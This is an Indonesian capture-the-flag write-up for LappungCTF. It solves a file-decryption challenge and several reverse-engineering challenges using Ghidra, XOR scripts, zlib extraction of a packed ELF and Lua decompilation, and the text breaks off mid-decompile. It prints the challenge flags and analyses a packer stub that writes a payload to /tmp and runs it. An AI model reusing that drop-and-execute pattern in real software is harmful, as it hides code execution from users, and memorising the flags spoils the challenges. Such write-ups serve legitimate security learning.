mendecrypt file rpgmvp itu Dan saya menemukan tools nya yaitu petschkos. Oke langsung saja saya coba decypt semua.



Hm karena terbuang sia sia waktu saya jadi saya ambil file dari tiap 1 folder masing masing biar cepet.



Dan akhirnya saya nyentuh di www/data/img/pictures Dimana Ketika saya decrypt ketemu sebuah part 1 flag disini. Oke kita ketemu part 1 nya sekarang kita decrypt yang p2 kita coba decrypt.




Dan yap ketemu di part 2 nya jadi

Flag : *LappungCTF{is3kale_y0uk0so_3df12c}*

2. Reverse


- Rick Roll



Oke saya di berikan file roll file elf

```
WSL at ② mnt / ▶ / downloads > 0.055s                               kali / juliuswijaya + 1:51:31 AM
• file roll
roll: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so
.2, BuildID[sha1]=4ca55bc13f1656e4bf3a46f871d2ca2c6140f1c0, for GNU/Linux 3.2.0, not stripped
```

Disini saya menganalisis pake ghidra dan saya buka ghidra saya



Oke disini bahwa local_48 pertama dan Seterus itu mengisi nilai nya masing masing.

```
local_48[0] = 0x4c;
local_48[1] = 0xd8;
local_48[2] = 0xa9;
local_48[3] = 0xba;
local_48[4] = 0x14;
local_48[5] = 0xe5;
local_48[6] = 0xa4;
local_48[7] = 0x18;
local_48[8] = 0x78;
local_48[9] = 0xcc;
local_48[10] = 0xcf;
local_48[0xb] = 0xdd;
local_48[0xc] = 0xbe;
local_48[0xd] = 0xb2;
local_48[0xe] = 0xdd;
local_48[0xf] = 0x23;
local_48[0x10] = 0x7e;
local_48[0x11] = 0x8c;
```


```

local_48[0x12] = 0x5b;
local_48[0x13] = 0xd2;
local_48[0x14] = 0x9a;
local_48[0x15] = 0x75;
local_48[0x16] = 0x82;
local_48[0x17] = 0xcd;
local_48[0x18] = 0xbb;
local_48[0x19] = 0x71;
local_48[0x1a] = 0xa1;
local_48[0x1b] = 0xca;
local_48[0x1c] = 3;
local_48[0x1d] = 0x3c;
local_48[0x1e] = 0x8f;
local_48[0x1f] = 0x3f;
local_48[0x20] = 0x8c;
local_48[0x21] = 0x19;
local_48[0x22] = 0x32;
local_48[0x23] = 0xe6;
local_48[0x24] = 0x53;
local_14 = 0x25;

```

dan saya mengubah nilai itu menjadi bentuk code hex saya ambil code hex nya di belakang 0x jadi hasil nya


4c 61 70 70 75 6e 67 43 54 46 7b 52 69 63 6b 52 4f 4c 5f 61 6e 64 5f 58 4f 52 5f
 74 6f 67 65 74 68 65 72 21 7d dan Ketika saya decode menggunakan cybercheff
 Dan hasil nya



The screenshot shows the CyberChef web application at [https://cyberchef.org/#recipe=From_Hex\(Auto\)](https://cyberchef.org/#recipe=From_Hex(Auto)). The interface has a left sidebar with various encoding and decoding operations like 'To Base64', 'From Hex', 'To Hex', etc. The main area shows a 'Recipe' section titled 'From Hex' with 'Delimiter' set to 'Auto'. In the 'Input' field, there is a large block of hex bytes: 4c 61 70 70 75 6e 67 43 54 46 7b 52 69 63 6b 52 4f 4c 5f 61 6e 64 5f 58 4f 52 5f 74 6f 67 65 74 68 65 72 21 7d. Below the input, the 'Output' field displays the decoded ASCII string: LappingCTF{RickiOL_and_XOR_together!}. There is also a 'BAKE!' button and an 'Auto Bake' checkbox.

Flag : *LappungCTF{RickROL_and_XOR_together!}*

- Ropass



Oke di berikan file elf lagi. Saya langsung menggunakan ghidra buat menganalisis

```
Decompile: main - (ropas)
46     uVar6 = 1;
47 }
48 param3 = 0;
49 iVar9 = 0;
50 do {
51     while( true ) {
52         param1 = iVar9 + 1;
53         printf("Round %d - enter r/p/s: ",param1);
54         pcVar3 = fgets(local_48,0x10,stdin);
55         if (pcVar3 == (char *)0x0) {
56             puts("\nBye.");
57             return 0;
58         }
59         if ((byte)(local_48[0] + 0xb0U) < 0x24) break;
60 LAB_001013b0:
61     puts("Invalid input, use r/p/s only.");
62     }
63     uVar4 = 1L << (local_48[0] + 0xb0U & 0x3f);
64     if ((uVar4 & 0x800000008) == 0) {
65         if ((uVar4 & 0x100000001) == 0) {
66             if ((uVar4 & 0x400000004) == 0) goto LAB_001013b0;
67             uVar6 = uVar6 * 0x41c64e6d + 0x3039 & 0xffffffff;
68             if (uVar6 % 3 == 0) {
69                 pcVar3 = "Rock";
70                 goto LAB_001013ff;
71             }
72             if (uVar6 % 3 == 2) {
73                 pcVar3 = "Scissors";
74                 pcVar8 = "Rock";
75                 goto LAB_0010126c;
76             }
77             pcVar3 = "Paper";
78             pcVar8 = "Rock";
79         }
80         else {
81             uVar6 = uVar6 * 0x41c64e6d + 0x3039 & 0xffffffff;
82             if (uVar6 % 3 == 1) {
83                 pcVar3 = "Paper";
84                 goto LAB_001013ff;
85             }
86             pcVar3 = "Scissors";
87             pcVar8 = "Paper";
88             if (uVar6 % 3 == 0) {
89                 pcVar3 = "Rock";
90                 pcVar8 = "Paper";
91                 goto LAB_0010126c;
92             }
93         }
94 LAB_001013b:
95     printf("You: %s | Comp: %s -> You lose. (wins=%d)\n",pcVar8,pcVar3,param3);
96     }
97     else {
98         uVar6 = uVar6 * 0x41c64e6d + 0x3039 & 0xffffffff;
99         if (uVar6 % 3 == 2) {
```

Setelah saya amati ini Adalah sebuah permain gunting batu kertas gtu
Setelah dari function main ada 1 function yang menarik bahwa ada enc_flag dan enc_key



The screenshot shows the Immunity Debugger interface with the title bar "Decompile: decrypt_and_print_flag - (ropas)". The assembly code window displays the following C-like pseudocode:

```
1 void decrypt_and_print_flag(void)
2 {
3     long lVar1;
4     byte local_208 [45];
5     undefined1 local_1db;
6
7     lVar1 = 0;
8     do {
9         local_208[lVar1] = (&ENC_FLAG)[lVar1] ^ (&ENC_KEY)[lVar1];
10        lVar1 = lVar1 + 1;
11    } while ((lVar1 != 0x2d);
12    local_1db = 0;
13    puts("\n==== CONGRATS ===");
14    printf("Flag: %s\n", (char *)local_208);
15    return;
16}
17
18}
19
```

Di enc_flag menyimpan code hex

ENC_FLAG				
001022a0	b1	undefined1	B1h	
DAT_001022a1				
001022a1	53	undefined1	53h	
001022a2	77	??	77h	w
001022a3	fc	??	FCh	
001022a4	82	??	82h	
001022a5	ad	??	ADh	
001022a6	d3	??	D3h	
001022a7	20	??	20h	
001022a8	94	??	94h	
001022a9	d3	??	D3h	
001022aa	c6	??	C6h	
001022ab	51	??	51h	Q
001022ac	da	??	DAh	
001022ad	35	??	35h	5
001022ae	92	??	92h	
001022af	cc	??	CCh	
001022b0	3a	??	3Ah	:
001022b1	4a	??	4Ah	J
001022b2	2f	??	2Fh	/
001022b3	e8	??	E8h	
001022b4	5f	??	5Fh	
001022b5	33	??	33h	3
001022b6	2d	??	2Dh	-
001022b7	0d	??	0Dh	
001022b8	ca	??	CAh	
001022b9	1b	??	1Bh	
001022ba	5c	??	5Ch	\
001022bb	1e	??	1Eh	
001022bc	c0	??	C0h	
001022bd	81	??	81h	
001022be	64	??	64h	d
001022bf	2e	??	2Eh	.
001022c0	3c	??	3Ch	<
001022c1	b4	??	B4h	
001022c2	0c	??	0Ch	
001022c3	b9	??	B9h	
001022c4	b7	??	B7h	
001022c5	b4	??	B4h	
001022c6	1c	??	1Ch	
001022c7	ed	??	EDh	
001022c8	8a	??	8Ah	
001022c9	ea	??	EAh	
001022ca	04	??	04h	
001022cb	d9	??	D9h	
001022cc	83	??	83h	
....				

0xB1,0x53,0x77,0xFC,0x82,0xAD,0xD3,0x20,0x94,0xD3,0xC6,0x51,0xDA,0x35,0x9
2,0xCC,0x3A,0x4A,0x2F,0xE8,0x5F,0x33,0x2D,0x0D,0xCA,0x1B,0x5C,0x1E,0xC0,0x
81,0x64,0x2E,0x3C,0xB4,0x0C,0xB9,0xB7,0xB4,0x1C,0xED,0x8A,0xEA,0x04,0xD9,
0x83 ← ini enc_flag

Dan enc_key nya menyimpan code hex

ENC_KEY	
00102200	fd
	undefined
	DAT_00102201
00102201	32
00102202	07
00102203	8c
00102204	f7
00102205	c3
00102206	b4
00102207	63
00102208	c0
00102209	95
0010220a	bd
0010220b	08
0010220c	e9
0010220d	46
0010220e	cd
0010220f	9b
00102210	09
00102211	15
00102212	58
00102213	d8
00102214	31
00102215	6c
00102216	4e
00102217	3d
00102218	a4
00102219	7c
0010221a	2e
0010221b	2a
0010221c	b4
0010221d	b4
0010221e	3b
0010221f	4c
00102220	0f
00102221	d7
00102222	38
00102223	cc
00102224	82
00102225	87
00102226	43
00102227	dc
00102228	bf
00102229	b5
0010222a	37
0010222b	83
0010222c	fe

Dan ini ini enc_key nya

0xFD,0x32,0x07,0x8C,0xF7,0xC3,0xB4,0x63,0xC0,0x95,0xBD,0x08,0xE9,0x46,0xC
D,0x9B,0x09,0x15,0x58,0xD8,0x31,0x6C,0x4E,0x3D,0xA4,0x7C,0x2E,0x2A,0xB4,0
xB4,0x3B,0x4C,0x0F,0xD7,0x38,0xCC,0x82,0x87,0x43,0xDC,0xBF,0xB5,0x37,0x83,
0xFE ← ini enc_key

Dan saya membuat script py untuk mendecode itu

```
ENC_KEY = bytes([0xFD,0x32,0x07,0x8C,0xF7,0xC3,0xB4,0x63,0xC0,0x95,
    0xBD,0x08,0xE9,0x46,0xCD,0x9B,0x09,0x15,0x58,0xD8,
    0x31,0x6C,0x4E,0x3D,0xA4,0x7C,0x2E,0x2A,0xB4,0xB4,
    0x3B,0x4C,0x0F,0xD7,0x38,0xCC,0x82,0x87,0x43,0xDC,
    0xBF,0xB5,0x37,0x83,0xFE])


ENC_FLAG = bytes([0xB1,0x53,0x77,0xFC,0x82,0xAD,0xD3,0x20,0x94,0xD3,
    0xC6,0x51,0xDA,0x35,0x92,0xCC,0x3A,0x4A,0x2F,0xE8,
    0x5F,0x33,0x2D,0x0D,0xCA,0x1B,0x5C,0x1E,0xC0,0x81,
    0x64,0x2E,0x3C,0xB4,0x0C,0xB9,0xB7,0xB4,0x1C,0xED,
    0x8A,0xEA,0x04,0xD9,0x83])

flag = bytes([a ^ b for a, b in zip(ENC_FLAG, ENC_KEY)])
print(flag.decode())
```

dan hasilnya LappungCTF{Y3s_W3_w0n_c0ngr4t5_b3c4u53_15_3Z}

Flag : *LappungCTF{Y3s_W3_w0n_c0ngr4t5_b3c4u53_15_3Z}*

- Aspek



Di berikan file elf oke saya menganalisis pake ghidra



The screenshot shows the Ghidra decompiler interface with the assembly code for the main function. The code is as follows:

```
1 undefined8 main(void)
2 {
3     size_t __size;
4     byte bVar1;
5     int param2;
6     undefined8 uVar2;
7     void *pvVar3;
8     ulong uVar4;
9     void *pvVar5;
10    ulong __size_00;
11    size_t local_30 [2];
12
13    bVar1 = DAT_001040ac;
14    __size = DAT_001040a4;
15    if (packed_blob_len < 4) {
16        fwrite("bad blob\\n",1,10,stderr);
17        uVar2 = 1;
18    }
19    else if (packed_blob == 0x4b505341) {
20        __size_00 = (ulong)DAT_001040ad;
21        if (packed_blob_len < __size_00 + 0x11) {
22            fwrite("corrupt sizes\\n",1,0xf,stderr);
23            uVar2 = 3;
24        }
25        else {
26            pvVar3 = malloc(__size_00);
27            if (pvVar3 == (void *)0x0) {
28                perror("malloc");
29                uVar2 = 4;
30            }
31            else {
32                uVar4 = 0;
33                if (__size_00 != 0) {
34                    do {
35                        *(byte *)((long)pvVar3 + uVar4) = (&DAT_001040b1)[uVar4] ^ bVar1;
36                        uVar4 = uVar4 + 1;
37                    } while (__size_00 != uVar4);
38                }
39                local_30[0] = __size;
40                pvVar5 = malloc(__size);
41                if (pvVar5 == (void *)0x0) {
42                    perror("malloc2");
43                    uVar2 = 5;
44                }
45                else {
46                    param2 = uncompress(pvVar5,local_30,pvVar3,__size_00);
47                    if (param2 == 0) {
48                        uVar2 = write_and_exec(pvVar5,local_30[0]);
49                    }
50                    else {
51                        fprintf(stderr,"zlib uncompress failed: %d\\n",param2);
52                    }
53                }
54            }
55        }
56    }
57 }
```

setelah saya liat liat function main nya ada yang menarik disini di bagian packed_blob yang bernilai 0x4b505341 Ketika saya decode code hex nya itu hasil nya KPSA. Melakukan pemeriksaan integritas atau header (mis. "invalid header", "corrupt sizes" ada di .rodata sebagai pesan error). memanggil fungsi uncompress (ada simbol uncompress di import table) untuk mendekompress blob. Trus saya liat juga function write_and_exec.

```
C# Decompile: write_and_exec - (packed_bin)
1 undefined8 write_and_exec(void *param_1,size_t param_2)
2 {
3     int iVar1;
4     size_t sVar2;
5     char *local_60;
6     char *local_58;
7     undefined8 local_50;
8     char local_48 [40];
9
10    builtin_strncpy(local_48,"/tmp/payloadXXXXXX",0x13);
11    iVar1 = mkstemp(local_48);
12    if (iVar1 < 0) {
13        perror("mkstemp");
14    }
15    else {
16        sVar2 = write(iVar1,param_1,param_2);
17        if (sVar2 == param_2) {
18            fchmod(iVar1,0x1c0);
19            local_50 = 0;
20            local_58 = (char *)0x0;
21            local_58 = local_48;
22            iVar1 = fexecve(iVar1,&local_58,&local_60);
23            if (iVar1 == -1) {
24                execl(local_48,local_48,0);
25            }
26            return 0;
27        }
28    }
29    perror("write");
30    close(iVar1);
31 }
32
33 return 0xffffffff;
34}
35
```

Fungsi ini terlihat membuat file temporer (mkstemp), menulis blob/unpacked content ke disk, mengubah permission (fchmod) lalu execl untuk menjalankan file yang di-unpack. Jadi alur: validasi header -> uncompress -> tulis ke disk -> jalankan. Sebelum saya menggunakan script cara mencari nilai offset nya terlebih dahulu agar enak Ketika menggunakan script nya

```

    packed_blob
001040a0 41 53 50 4b      undefined4 4B505341h

        DAT_001040a4
001040a4 58 3e 00      undefined8 0000000000003E58h
        00 00 00
        00 00

        DAT_001040ac
001040ac 04      undefined1 04h

        DAT_001040ad
001040ad a1 08 00 00      undefined4 000008A1h

        DAT_001040b1

001040b1 78      undefined1 78h

        DAT_001040b2
001040b2 9c      undefined1 9Ch
001040b3 ed      ?? EDh
001040b4 5b      ?? 5Bh  [
001040b5 5d      ?? 5Dh  ]
001040b6 6c      ?? 6Ch  l
001040b7 1c      ?? 1Ch
001040b8 57      ?? 57h  W
001040b9 15      ?? 15h
001040ba be      ?? BEh
001040bb b3      ?? B3h
001040bc b1      ?? B1h
001040bd 9d      ?? 9Dh
001040be 35      ?? 35h  5
001040bf 09      ?? 09h
001040c0 eb      ?? EBh
001040c1 75      ?? 75h  u
001040c2 7e      ?? 7Eh  ~
001040c3 c0      ?? C0h
001040c4 76      ?? 76h  v
001040c5 42      ?? 42h  B
001040c6 bc      ?? BCb
001040c7 ad      ?? ADh
001040c8 52      ?? 52h  R
001040c9 29      ?? 29h  )
001040ca a1      ?? A1h
001040cb ec      ?? ECb
001040cc 38      ?? 38h  8
001040cd 8e      ?? 8Eh

```

Setelah saya analisis lebih dalam bahwa nilai offset nya bermulai dari 0x40b1 kalo ga salah saya coba buat script dimana dia mencari nilai offset pertama yang dimulai nya.

```

◆ python3
\Python 3.13.7 (main, Aug 20 2025, 22:17:40) [GCC 14.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> data=open('packed_bin','rb').read()
... for i in range(len(data)-1):
...     if data[i]==0x78 and data[i+1] in (0x9c,0x01,0xda):
...         print(hex(i))
...
0x30b1
0x30fd

```

Dan ya benar offsetnya di mulai dari 0x30b1 dan saya coba mengekstrak nilai offset nya.

```

WSL at ◆ mnt / ◆ / downloads > 0.088s ◆ kali
◆ dd if=packed_bin of=maybe_zlib.bin bs=1 skip=$((0x30b1)) count=200000 status=none Jika

```

Sudah di ekstrak di ambil offset nya.

Saya langsung membuat script.


```
import zlib
data=open('maybe_zlib.bin','rb').read()
dec=zlib.decompress(data)
open('decompressed.bin','wb').write(dec)
print('saved decompressed.bin size', len(dec))
```

dan saya buka file decompressed.bin nya dan boom dapat flagnya

```
• strings decompressed.bin
yjOP
5/lib64/ld-linux-x86-64.so.2
__libc_start_main
__cxa_finalize
printf
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMClockTable
__gmon_start__
_ITM_registerTMClockTable
PTE1
u+UH
Well done. Flag:LappungCTF{banyak_aspack_yang_membuat_unpacked_success}\n
;*3$"
GCC: (Debian 14.3.0-5) 14.3.0
Scrt1.o
__abi_tag
```

Flag : *LappungCTF{banyak_aspack_yang_membuat_unpacked_success}*

- Luwak



Kita di berikan file luac disini. File ini menunjukkan bahwa ini adalah file hasil kompilasi dari bahasa pemrograman Lua.

```

WSL at ◆ mnt / ◆ downloads > 0.ls
◆ strings luwak.luac
LuaS
f684c922c582056aac76aedab54cad87bc4e55644e893e13162c10bae0b93011ccc41b3e3d87eedfab63ad976dcf3460c50b370b456c5d8bb62cf092
6c8e81ba1lef
05f60205840205c9052205c505820505056a05ac0102057605ae0105da05b502054c05ad0587010205bc054e010555056402054e02058902053e0105
1301051602052c0105100205ba05e005b99530951105cc8205c4051b053e053d05870205ee0105df0205ab056385ad059702056d010205cf02053401
056005c5050b053702050b0545056c01055d02058b05b6052c010205f0059202056c01058e01058105ba05110105ef01034208ab1f040752075207c4
07ec071e
coroutine
create
resume
table
remove
ipairs
tonumber
timeout
haltfail
jmpbad
nohalt
write
Enter flag:
read
print
 Nope.
string
byte
Correct! FLAG VERIFIED.
pcall

```

Saya baru pertama kali mereverse Bahasa pemrograman lua jadi saya mencoba tanya ai buat bantuin saya ini apa jadi file ini merupakan bytecode hasil kompilasi dari .lua, sehingga tidak bisa dibaca langsung oleh manusia. Jadi saya coba mendekompilasi isi kode nya dan saya menggunakan unluacl untuk mendekompilasi nya dan berhasil disini

```

WSL at ◆ mnt / ◆ downloads > 0.109s
◆ java -jar unluacl.jar luwak.luac > luwak.lua
Exception in thread "main" java.lang.NullPointerException: Cannot invoke "String.equals(Object)" because "upvalue.name" is null
        at unluacl.decompile.expression.TableReference.isUpvalueOf(TableReference.java:40)
        at unluacl.decompile.expression.TableReference.print(TableReference.java:52)
        at unluacl.decompile.expression.Expression.printSequence(Expression.java:106)
        at unluacl.decompile.statement.Assignment.print(Assignment.java:257)
        at unluacl.decompile.statement.Statement.printSequence(Statement.java:27)
        at unluacl.decompile.block.ForBlock.print(ForBlock.java:85)
        at unluacl.decompile.statement.Statement.printSequence(Statement.java:27)
        at unluacl.decompile.block.OuterBlock.print(OuterBlock.java:49)
        at unluacl.decompile.Decompiler.print(Decompiler.java:208)
        at unluacl.decompile.expression.ClosureExpression.printMain(ClosureExpression.java:117)
        at unluacl.decompile.expression.ClosureExpression.printClosure(ClosureExpression.java:92)
        at unluacl.decompile.statement.Assignment.print(Assignment.java:260)
        at unluacl.decompile.statement.Statement.printSequence(Statement.java:27)
        at unluacl.decompile.block.OuterBlock.print(OuterBlock.java:49)
        at unluacl.decompile.Decompiler.print(Decompiler.java:208)
        at unluacl.Main.main(Main.java:109)

```

```

WSL at ◆ mnt / ◆ downloads > 0.066s
◆ strings luwak.lua
local L0_1, L1_1, L2_1, L3_1, L4_1, L5_1, L6_1, L7_1, L8_1, L9_1, L10_1, L11_1
L0_1 = 24120
L1_1 = "f684c922c582056aac76aedab54cad87bc4e55644e893e13162c10bae0b93011ccc41b3e3d87eedfab63ad976dcf3460c50b370b456c5d8b
b62cf0926c8e81ba1lef"
L2_1 = "05f60205840205c9052205c505820505056a05ac0102057605ae0105da05b502054c05ad0587010205bc054e010555056402054e02058902
053e01051602052c0105100205ba05e005b99530951105cc8205c4051b053e053d05870205ee0105df0205ab056385ad059702056d010205cf
02053401056005c5050b053702050b0545056c01055d02058b05b6052c010205f0059202056c01058e01058105ba05110105ef01034208ab1f040752
075207c407ec071e"
function L3_1(A0_2)
    local L1_2
    L1_2 = A0_2 << 13
    L1_2 = L1_2 & 4294967295
    A0_2 = A0_2 ~ L1_2
    L1_2 = A0_2 >> 17
    L1_2 = L1_2 & 4294967295
    A0_2 = A0_2 ~ L1_2
    L1_2 = A0_2 << 5
    L1_2 = L1_2 & 4294967295
    A0_2 = A0_2 ~ L1_2
    L1_2 = A0_2 & 4294967295
    return L1_2
end
function L4_1(A0_2)
    local L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2, L13_2
    L1_2 = {}
    L2_2 = 1
    L3_2 = 2
    L4_2 = 3
    L5_2 = 4

```

local L0_1, L1_1, L2_1, L3_1, L4_1, L5_1, L6_1, L7_1, L8_1, L9_1, L10_1, L11_1
L0_1 = 24120

```
L1_1 =
"f684c922c582056aac76aedab54cad87bc4e55644e893e13162c10bae0b93011cc
c41b3e3d87eedfab63ad976dcf3460c50b370b456c5d8bb62cf0926c8e81ba11ef"
L2_1 =
"05f60205840205c9052205c505820505056a05ac0102057605ae0105da05b5020
54c05ad0587010205bc054e010555056402054e02058902053e01051301051602
052c0105100205ba05e005b90530051105cc0205c4051b053e053d05870205ee0
105df0205ab056305ad059702056d010205cf02053401056005c5050b053702050
b0545056c01055d02058b05b6052c010205f0059202056c01058e01058105ba05
110105ef01034208ab1f040752075207c407ec071e"
function L3_1(A0_2)
local L1_2
L1_2 = A0_2 << 13
L1_2 = L1_2 & 4294967295
A0_2 = A0_2 ~ L1_2
L1_2 = A0_2 >> 17
L1_2 = L1_2 & 4294967295
A0_2 = A0_2 ~ L1_2
L1_2 = A0_2 << 5
L1_2 = L1_2 & 4294967295
A0_2 = A0_2 ~ L1_2
L1_2 = A0_2 & 4294967295
return L1_2
function L4_1(A0_2)
local L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2,
L13_2
L1_2 = {}
L2_2 = 1
L3_2 = 2
L4_2 = 3
L5_2 = 4
L6_2 = 5
L7_2 = 6
L8_2 = 7
L9_2 = 8
L10_2 = 9
L11_2 = 10
L12_2 = 11
```

```

L13_2 = 12
L1_2[1] = L2_2
L1_2[2] = L3_2
L1_2[3] = L4_2
L1_2[4] = L5_2
L1_2[5] = L6_2
L1_2[6] = L7_2
L1_2[7] = L8_2
L1_2[8] = L9_2
L1_2[9] = L10_2
L1_2[10] = L11_2
L1_2[11] = L12_2
L1_2[12] = L13_2
L2_2 = {}
L3_2 = A0_2
L4_2 = #L1_2
L5_2 = 1
L6_2 = -1
for L7_2 = L4_2, L5_2, L6_2 do
    L8_2 = _UPVALUE0_
    L9_2 = L3_2
    L8_2 = L8_2(L9_2)
    L3_2 = L8_2
    L8_2 = L3_2 % L7_2
    L8_2 = L8_2 + 1
    L9_2 = #L2_2
    L9_2 = L9_2 + 1
    L10_2 = L1_2[L8_2]
    L2_2[L9_2] = L10_2

